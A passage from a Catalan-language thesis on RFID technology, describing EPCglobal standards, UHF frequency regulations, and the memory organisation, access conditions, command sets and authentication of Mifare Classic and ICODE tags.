Segons [8], "***ALE*** *suposa una interfície a través de la qual una aplicació pot indicar exactament quina informació vol de la sèrie de lectors RFID que es monitoritzen*". Concretament ens habilitaria funcionalitats i/o avisos del tipus:

- De quins lectors volem poder rebre events.
- Interval de temps durant el qual volem acumular lectures.
- Com filtrar les lectures.
- Com agrupar els resultats (per companyia, per producte...)
- Monitoritzar entrades i sortides d'un EPC concret.

Finalitzem la presentació de l'arquitectura amb un esquema complet de més o menys com interaccionen els elements d'aquesta xarxa proposta per EPCglobal. Extreta de [11], es tracta d'una figura molt aclaridora ja que col·loca cada concepte esmentat al seu lloc.




figura 12. Esquema xarxa EPCglobal.

2.7 ELS ESTÀNDARDS D'EPCGLOBAL

A part d'una sèrie de normes lògiques i necessàries per a la codificació dels tipus identificadors existents anteriors a EPC, ***EAN.UCC Global Trade Item Number, EAN.UCC Serial Shipping Container Code, EAN.UCC Global Location Number, EAN.UCC Global Returnable Asset Identifier, EAN.UCC Global Individual Asset Identifier*** i ***General IDentifier***[38], EPCglobal està duent a terme feines d'estandardització i de generació d'especificacions per mitjà d'una sèrie d'*usuaris líders* de diferents indústries que proveeixen del *feedback* i propostes necessàries per la seva elaboració constant.

Dins els estudis d'EPCglobal que ja són considerats com a **estàndards** hi trobem:

- **EPC Tag Data Standard Version**.
- **Class 1 Generation 2 UHF Air Interface Protocol**, o la segona generació del protocol de l'interfície ràdio per a tags UHF de classe 1.[39] De fet, ISO 18000-6**C**, o la 3era part de 18000-6, la relativa a l'interfície ràdio, sorgí del treball d'EPCglobal, ratificat per l'ISO.

Pel que fa a les **especificacions** a nivell d'estàndards, en comptem cinc, que poden esdevenir estàndards si en el futur així es creu oportú:

[38] codis d'ítem, contenidors, objectes retornables, identificadors generals...

[39] s'expliquen les diferents classes de tags en el següent capítol

- *Tags* classe 0 d'identificació per radiofreqüència a 900 MHz: interfície de comunicacions i protocol.
- *Tags* classe 0 d'identificació per radiofreqüència a 13'56 MHz: interfície de comunicacions i protocol. El que hem vist com a pintat gris a la figura 9.
- *Tags* classe 0 d'identificació per radiofreqüència a 860 – 960 MHz: interfície de comunicacions i protocol i comunicació lògica.
- Requeriments de productes per a complir amb Class 1 Generation 2 UHF.
- La pròpia arquitectura EPCglobal.

El terme **generacions no s'ha de confondre** amb el de **classes, que té a** veure amb la seva complexitat i capacitats d'operació. Hi pot haver diferents generacions de *tags* de la mateixa classe. Per exemple, un sistema *Gen2* sembla ser capaç d'escriure 7 *tags* per segon, enfront dels 4 de la primera, i llegir-ne 1000, en comparació amb els 300 de Gen1 [8]. Veiem la comparativa de més característiques de cada generació a la taula següent:

FEATURE	CLASS 1 GEN 2	CLASS 1 GEN 1
Read speed (Reads per sec running sort protocol; field performance highly dependent on application)	• Up to 880 (US FCC) • Up to 450 (EU ETSI) • Speed adaptable to RF noise in environment	• Up to 230 (US FCC) • Up to 115 (EU ETSI)
Write speed (for 96-bit EPC)	• 5 tags per second minimum • Rewriteable many times	• 3 tags per second • Rewriteable many times
Tag sorting protocol	• "Q" protocol: a random number algorithm with 2 persistent symmetric states (enables counting of multiple tags with same EPC, and on-the-fly adaptation to size of tag population)	• Binary tree algorithm with persistent sleep/wake states
Tag data verification	• 16-bit CRC for reads and writes	• 16-bit CRC for reads
Multiple reader operation	• Frequency hopping (US FCC) • Listen-before-talk (EU CEPT) Dense reader modes (channelization, variable subcarrier modulation) • Four reader "sessions", allowing parallel communication by multiple readers with one tag	• Frequency hopping (US FCC) • Listen-before-talk (EU CEPT)
Security	• 32-bit lock and kill passwords • Option for "handle"-based communication	• 8-bit kill password, with lockout after incorrect queries
Extensibility	• Up to 512 bit item ID • Unlimited user memory • Anticipates Class 2 & 3 systems	• Up to 96 bit item ID

taula 6. Comparativa *tags* EPC Gen2 vs. EPC Gen1. Extreta de [68].

A més, qualsevol expert ha de saber que els *tags* Gen2 tenen per obligació funcionar al llarg de tot el rang de freqüències, que varia lleugerament segons el país, havent de ser els lectors configurables per a la regió específica on han estat instal·lats. Això és degut a que certes nacions han restringit molt més l'espectre on pot funcionar **RFID en UHF** que d'altres. D'aquesta manera, s'unifica l'àmbit d'operació de la tecnologia arreu del món, adaptant-se a cada context. A mode d'exemple, dir que Europa per exemple va ampliar l'ample de banda de 2 a 8 MHz i va augmentar la potència legal d'emissió de mig a 2 watts. Vegem la taula 7, extreta de [4], que especifica regionalment el que s'acaba de comentar.

País / Regió	Freqüència disponible
Europa	dels 862 a 870 MHz

Estats Units	dels 902 als 928 MHz
Corea	dels 908’5 MHz als 914 MHz
Japó	dels 862 als 928 MHz
Xina	915 MHz
Singapur	dels 862 als 870 MHz
Tailàndia	915 MHz

taula 7. Rangs de freqüència RFID UHF per a diferents països.

Més informació relativa a això en el següent capítol, el de tags, amb tres exemples HF i un EPC UHF, que ens serviran per endinsar-nos una mica més en la comprensió de l’estructura dels dispositius, un cop ens hem fet una idea dels estàndards relatius a ells.

3. ELS TAGS

Actualment, la identificació de persones mitjançant RFID es duu a terme majoritàriament en la banda d'alta freqüència, o de 13'56 MHz, amb tags que segueixen un dels dos estàndards predominants, l'ISO 15693 o el 14443. El major o menor número de possibilitats que se'ns presentaran un cop comencem a interactuar amb l'etiqueta dependrà en gran mesura del circuit integrat que aquesta contingui.

Durant l'apartat actual en comentarem alguns d'ells, començant pel bàsic MF1 IC S50 de la companyia Philips que ve dins dels seus models de tags *Mifare Classic* i passant per productes d'altres grans companyies en l'àmbit de l'electrònica, com ara Texas Instruments. Per entendre qüestions de seguretat i com afecten a cada un d'aquests elements, resulta imprescindible conèixer-los mínimament abans.

3.1 EL CIRCUIT INTEGRAT MF1 IC S50

Dins ISO 14443 trobem, com hem comentat en l'apartat d'estàndards, dos tipus de targes, A i B. Ambdues segueixen el mateix protocol de transmissió, descrit en el subapartat 4 de l'estàndard, però varien en les modulacions aplicades, els esquemes de codificació i els procediments d'inicialització de protocol (subapartats 2 i 3). Recordem que l'apartat 1 sols fa referència a les característiques físiques com les formes o la resistència a rajos ultraviolats que han d'oferir abans que s'alteri el seu funcionament. Mentre la família *Mifare* compleix amb ISO **14443A**, altres targes, com les de crèdit que basin el seu funcionament en RFID o les *Calypso*, són de **tipus B**. A continuació tenim les característiques i l'estructura del circuit integrat que incorporen les targes *Mifare*. Existeixen models que difereixen **sols** en la capacitat de la memòria, arribant fins als 4 Kbytes.

Característiques generals

- **Interfície ràdio**
  - Transmissió sense contacte de dades i energia.
  - Distància operativa: fins a 100mm (tarja de **proximitat**).
  - Freqüència operativa: 13'56 MHz.
  - Velocitat operativa: fins a 106 Kbps.
  - Mecanismes d'integritat de dades: CRC de 16 bits, bit de paritat, contatge de bits.
  - Mecanismes d'anticol·lisió.
  - Duració típica de transacció < 100 ms.

- **EEPROM**
  - Mida de memòria d' 1 Kbyte. Organització en 16 sectors de 4 blocs, 4 bytes per bloc.
  - Condicions d'accés definibles per cada bloc.
  - Dades permanents durant 10 anys.
  - Fins a 100000 escriptures per tag.

- **Seguretat**
  - Autenticació mútua en tres passos.
  - Encriptació del canal ràdio amb protecció davant atacs de *replay,* que consisteixen en una reproducció i repetició malintencionada d'una operació vàlida i legal realitzada amb anterioritat.
  - Ús del xifrat de flux CRYPTO1. Tal xifrat ha estat trencat durant l'any 2008. Més informació en el capítol pertinent, el relatiu a l'estat de la seguretat de les *Mifare*.
  - Número de sèrie únic de 4 bytes, per a cada dispositiu.
  - Dos claus per sector.
  - Codificació per a distingir valors de 0, 1 i sense informació.

Per a més informació, com el diagrama i descripció dels blocs que integren una targeta d'aquestes, es pot obtenir la fulla de característiques amb facilitat.

A l'hora d'interactuar amb un lector, un cop el circuit integrat entra en funcionament, la seqüència de passos sempre és la mateixa, la reflectida a la següent figura:




figura 13. Seqüència de passos per a l'operació amb targetes *Mifare*. Extreta de [17].

A grans trets, el procés consisteix en un primer anàlisis del lector buscant alguna tarja dins el seu camp (operació REQ). Si així és, aquestes respondran (ATR). Un cop resolt tot el tema d'anticol·lisió[40] que ja hem exposat en anterioritat, es **selecciona** una sola tarja, amb la que volem treballar, indicant el seu identificador. Amb la seva col·laboració, s'hi inicia un procés d'autenticació[41] en tres passes per finalment dur-hi a terme la tasca desitjada consistent en, per exemple, escriure en un bloc.

Organització de memòria

Mitjançant l'observació de l'estructura de memòria de l'integrat, s'entén la totalitat de la forma de procedir de la tarja, o gairebé. El model de 4 Kbytes no es diferencia en excés de l'explicat aquí. El punt de **major importància** rau en entendre el sistema de claus que protegeixen la informació dins la tarja i la relació bloc / sector, contenint un sector quatre blocs.

[40] per recorregut d'arbre binari, veure pàgina 19

[41] ***login*** en aquell sector tot indicant la clau adequada




figura 14. Estructura de memòria d'una tarja *Mifare*. Extreta de [17].

El **primer bloc**, el número 0, representa el *manufacturer block*[42] i ve escrit i inalterable de fàbrica. Els seus primers 4 bytes (recordem que cada bloc consta de 16) contenen l'identificador únic del tag. El cinquè és un byte de comprovació i la resta, dades pròpies del fabricant, com el seu codi d'operador dins el món RFID.[43]

Els altres blocs es subdivideixen en dos tipus: blocs de dades i tràilers de sector. El càlcul de la posició d'aquests últims no resulta complicat. Els que ocupin una posició ***i*** tal que ***i mòdul 4 = 3***, tindran la funció de controladors d'accés al sector, o **tràilers**.

Dins els **blocs de dades** encara observem una altra distinció: els normals i els *value blocks*, que es distingeixen en les operacions que permeten. Mentre el treball amb els primers esdevé directe i simple mitjançant operacions de 16 bytes, els segons proporcionen una forma d'escriure redundant i encadenada.

Els primers 12 bytes d'un **value block** es subdivideixen de la manera següent: els 4 primers contenen el valor, els 4 següents contenen el mateix però invertit i els 4

[42] bloc del fabricant

[43] Més endavant veurem com aquesta informació por ajudar a un atacant a obtenir informació valuosa

següents, una còpia de l'original. Els quatre últims segueixen el mateix esquema però en tamany de byte. El primer i el tercer guardaran el mateix i el segon i el quart, el mateix però invertit. En aquests espais d'un sol byte es sol guardar una direcció dins la mateixa tarja, amb el que es pot encadena un sistema de *backup* llegint bloc a bloc i anant viatjant a través de la targeta tot seguint la ruta que ens marquin aquests punters.

Tot l'anterior feia referència als blocs de dades. Pel que fa als **tràilers de sector**:

- Els primers 5 bytes formen la clau A, indispensable.
- Els 5 últims bytes, la clau B, són de naturalesa opcional, si l'espai no s'usa està disponible per a dades.
- Els 4 del mig representen els *access bits* de cada un dels 4 blocs que conformen el sector. L'últim byte no és necessari, podem codificar totes les combinacions d'accés només amb 3 bytes, raó per la qual també queda disponible per a dades.

Entrant en el tema de com interactuar amb tots ells, les **comandes**, per a aquests tràilers de sector sols hi ha disponibles les de lectura i escriptura. Per a la **resta de blocs** de cada sector, tots:

- **Read**: llegeix un bloc de memòria.
- **Write**: escriu un bloc de memòria**.**
- **Increment**: incrementa el contingut d'un bloc i el col·loca en el registre de dades intern.
- **Decrement**: decrementa el contingut d'un bloc i el col·loca en el registre de dades intern.
- **Transfer**: escriu el contingut del registre a bloc.
- **Restore**: llegeix els continguts d'un bloc i els col·loca en el registre intern.

Authentication

READER	*CARD*	*READER*	*CARD*
60 YY* Using KeyA	4-byte nonce	8-byte response	4-byte response
61 YY* Using KeyB	4-byte nonce	8-byte response	4-byte response

Data

READER	*CARD*	*READER*
30 YY* Read	16 data bytes*	
A0 YY* Write	ACK / NACK	16 data bytes*

Value blocks

READER	*CARD*	*READER*	*READER*
C0 YY* Decrement	ACK / NACK	4-byte value*	Transfer
C1 YY* Increment	ACK / NACK	4-byte value*	Transfer
C2 YY* Restore	ACK / NACK	4-byte value*	Transfer
B0 YY* Transfer	ACK / NACK		

Other

READER
50 00* Halt

YY = block address
* = Followed by two CRC bytes

Card responses (ACK / NACK)

A (1010) ACK
4 (0100) NACK, not allowed
5 (0101) NACK, transmission error

taula 8. Conjunt de comandes usual de *Mifare*. Extret de [55].

Vegem a continuació com es guarden els bits d'accés i de quantes formes diferents es pot protegir la informació. Els subíndexs indiquen número de bloc. La sèrie de bytes de dalt conforma el tràiler de sector del bloc.




figura 15. Bits d'accés d'un tràiler de sector d'una tarja Mifare. Figura extreta de [17].

Condicions d'accés als tràilers de sector

Observem que el treball amb blocs normals no pot equiparar-se al treball amb tràilers de sector, ja que aquests exerceixen precisament com a controladors de funcions de seguretat i accés a la resta de blocs de dades. En cap sistema mínimament planificat hauria de ser arbitrari sobreescriure la clau A quan no es conegui.

C1 C2 C3 (el subratllat significa negació)

Clau A → permís d'escriptura coneixent la clau A.

Bits d'accés → permís de lectura amb clau A.
Clau B → permís de lectura i escriptura si coneixem la clau A.

C1 C2 C3
Clau A → escriptura amb clau A.
Bits d'accés → lectura i escriptura amb clau A.
Clau B → lectura i escriptura amb clau A.

C1 C2 C3
Clau A → sense accés possible.
Bits d'accés → lectura amb clau A.
Clau B → lectura amb clau A.

C1 C2 C3
Clau A → escriptura amb clau B.
Bits d'accés → lectura amb clau A o B, escriptura amb clau B.
Clau B → escriptura amb clau B.

C1C2 C3
Clau A → escriptura amb clau B.
Bits d'accés → lectura amb clau A o B.
Clau B → escriptura a clau B.

C1 C2 C3
Bits d'accés → lectura amb clau A o B, escriptura amb clau B.

C1 C2 C3
Bits d'accés → lectura amb clau A o B.

C1 C2 C3
Bits d'accés → lectura amb clau A o B.

S'ha de considerar el fet de que en les combinacions en les que esdevé possible llegir la clau B, no podem protegir els blocs de dades amb ella. **Les tres primeres** del llistat a continuació cauen dins aquesta casuística. Si el dispositiu lector intenta un accés a les dades protegides mitjançant la clau B, el circuit integrat de la targeta s'hi negarà.

Condicions de accés als blocs de dades

C1 C2 C3
Operacions permeses → totes usant la clau A o la B.

C1 C2 C3
Operacions permeses → lectura, decrement, transferència i restaurar usant clau A o B.

C1 C2 C3
Operacions permeses → lectura usant clau A o B.

C1 C2 C3
Operacions permeses → lectura i escriptura usant clau B.

C1C2 C3
Operacions permeses → lectura usant clau A o B, escriptura usant clau B.

C1 C2 C3

Operacions permeses → lectura usant clau B.

C1 C2 C3

Operacions permeses → lectura, decrement, transferència i restaurar usant clau A o B, escriptura e incremento usant clau B.

C1 C2 C3

Operacions permeses → cap.

Quelcom més sobre l'autenticació

El procés d'autenticació en **3 passos** de les targes *Mifare* es basa, encara que no exclusivament, en l'especificat a ISO / IEC DIS9798-2, i consisteix en:

1) El lector especifica el sector que vol adreçar i escull la clau adequada.
2) El tag llegeix la clau secreta, i les condicions d'accés al tràiler de sector i envia un número aleatori al lector (**pas 1 dels 3**).
3) El lector calcula la resposta usant la clau secreta juntament amb més dades i la envia de tornada juntament amb el seu propi número aleatori per a que ara sigui la tarja la que dugui a terme un procés de càlcul (**pas 2**).
4) El tag comprova que el lector hagi passat el desafiament i envia la resposta del número que havia rebut anteriorment (**pas 3**).
5) El lector comprova la resposta calculada pel tag i si tot ha anat correctament, està preparat i a punt per executar l'operació que vulguem.

Aquest procés es descriu amb més detall i amb les variables i parts que intervenen identificades en els capítols relatius a la pràctica d'aquest document.

3.2 EL CIRCUIT INTEGRAT SL1ICS3001

També de la companyia Philips, en les anomenades **targes ICODE** trobem aquest circuit integrat. Mentre en el cas anterior estàvem parlant de rangs d'operació de fins a 100mm, les que ara ens ocupen es denominen *vicinity cards* (ja hem tractat aquest terme) i funcionen a una distància de fins a un metre i mig del lector. També suporten mecanismes d'anticol·lisió i encara que la majoria de lectors que puguin treballar amb **ISO 15693** també poden amb **ICODE**, val la pena diferenciar ambdós conceptes. Diríem que ICODE accepta amb certes comandes pròpies a més de les obligades per ISO 15693 i que existeixen tags sols complidors amb 15693. Personalment, això suposà per l'autor alguna que altra confusió.

A la taula a continuació s'hi observa el full comercial d'aquestes targes. Les característiques generals que es detallen després estan extretes del *datasheet*.

Product Features	ICODE 1 ICODE 1 HC*
	SL1 ICS30 SL1 ICS31*
Memory	
Size [bit]	512
Write Endurance [cycles]	100 000
Data Retention [yrs]	10
Organisation	16 blocks á 4 bytes
RF-Interface	
According to	ICODE 1
Frequency	13.56 MHz
Baudrate [kbit/s]	up to 26.5
Anticollision	time slot
Operating Distance [m]	up to 1.5
Security	
Unique Serial Number [byte]	8
Write Protection	blockwise
Access Keys	-
Access Conditions	-
Encryption Algorithm	-
Special Features	
EAS	yes
AFI	yes
EPC	-
TTF Modes	-
Destroy Command	-
Privacy Command	-
Packaging	
Sawn Wafer	SL1 ICS3101W/N5D*
Sawn Wafer (Au-Bumped)	SL1 ICS3001W/N4D SL1 ICS3101W/N4D*
MOA2 Module	SL1 MOA2S30/D
FCP2 Module	-
Stick SOT 385-1	-
TSSOP8	-
HVSON2	-

taula 9. Característiques de l'integrat SL1ICS3001.

Característiques generals

- Operen a la freqüència de 13'56 MHz.
- Ús adequat per a *Electronic Article Surveillance*.
- Transmissió sense contacte de dades i energia.
- Anticol·lisió.
- Identificador únic de 8 bytes.
- Retenció de dades de fins a 10 anys.
- Temperatura d'operació de -25 a 70 ºC.
- AFI.[44]

[44] **A**pplication **F**amily **I**dentifier, o Identificador de Família d'Aplicació, usat per agrupar les targes segons un criteri

- Protocol de comunicacions obert.
- Compleix amb els estàndards americans *Federal Communications Commision FCC 15 part 3* i amb els europeus *European Telecommunications Standards Institute ETSI EN 300 330* i *EN 300 683*. A la figura 16 presentem, com en el cas anterior, el procés que cal dur a cap per a treballar amb elles.




figura 16. Seqüència de passos per a l'operació amb targetes ICODE. Extreta de [26].

Respecte a les **comandes**, a part de l'omnipresent **Select**:

- **Unselected read**: llegeix d'una tarja de sense prèviament seleccionar-la.
- **Selected read**: llegeix d'una tarja prèviament seleccionada.
- **Write block**: escriu un bloc.
- **Halt**: provoca que el tag no respongui a més comandes si no es reinicia el procés.
- **Reset** quiet bit: explicat més endavant.
- **EAS**: invoca la funció EAS si els bits corresponents estan a 11. També ho comentem més endavant.

Organització de memòria

Les targes *ICODE* són menys complexes que les *Mifare*. La memòria EEPROM hi té una capacitat de 512 bits (64 bytes) i s'estructura en 16 blocs de 4 bytes cada un, essent la menor unitat accessible precisament el bloc. Els 12 de posicions de memòria més altes contenen dades d'usuari i els restants el número de sèrie, les condicions d'accés per a **escriptura** i alguns bits de configuració, quedant tot el conjunt de la següent forma:

bloque	byte 0	byte 1	byte 2	byte 3	función
0	SNR0	...	...	...	ID, bytes más bajos
1	...	...	...	SNR7	ID, bytes más altos
2	F0	FF	FF	FF	control de escritura
3	(x)	(x)	(x)	(x)	funciones especiales
4	[8]	[9]	(d)	(d)	d: datos de usuario
5 ... 15	(d)	(d)	(d)	(d)	

taula 10. Mapa de memòria del SL1ICS3001 . Extret de [19].

Condicions d'accés als blocs de dades

El **bloc 2** conté les condicions d'accés a la resta del mapa de memòria. Mentre la zona que conté el número de sèrie ve de fàbrica i mai de la vida es podrà alterar (notem a la següent figura els dos parells de zeros corresponents als blocs número 1 i 0), els altres contindran el que es vulgui, seguint certes regles:

- Un cop hem canviat la condició d'escriptura d'un bloc a 00, mai més podrà ser reescrit, es quedarà amb el valor actual.
- Les combinacions 01 i 10 no tenen sentit.
- Un bloc marcat amb 11 està disponible per a escriptura.

	BYTE 0								BYTE 1								BYTE 2								BYTE 3							
	MSB							LSB	MSB							LSB	MSB							LSB	MSB							LSB
Block 2	1	1	1	1	0	0	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Write access for block number	3		2		1		0		7		6		5		4		11		10		9		8		15		14		13		12	

figura 17. Estructura del bloc 2 d'una tarja ICODE. Extret de [19].

Respecte al **bloc 3**, 28 bits estan sense ús. Si tenim 11 en els bits 3 i 2 del byte 0, l'etiqueta apareixerà com a permanentment desactivada. Per a restaurar la situació a un estat d'activació, hi ha 2 opcions:

- Enviar una comanda RESET QUIET BIT.
- Gravar manualment un parell de zeros en aquestes posicions.

Dins aquest **mateix bloc**, els dos bits de menor pes del byte 0 encara guarden una altra característica de funcionament: si tenim 11 en les seves posicions, estarem activant la possibilitat de que el tag respongui a comandes EAS. D'altra forma no ho farà.

Com es veu, s'han de tenir certes precaucions a l'hora d'escriure a les posicions de memòria d'aquest tipus de targes, incloent-hi la de no retirar l'element fins assegurar-nos que la informació hi ha estat emmagatzemada. Altrament, aquesta podria quedar inutilitzable. I a més cal fer correctament el *locking* en la totalitat de targes del nostre sistema, filosofia per altra banda molt inflexible.

Finalment, al byte 0 del **bloc 4** hi tenim el codi de família i en l'1 l'identificador d'aplicació, utilitzables independentment per crear jerarquies o grups dins el conjunt d'etiquetes.

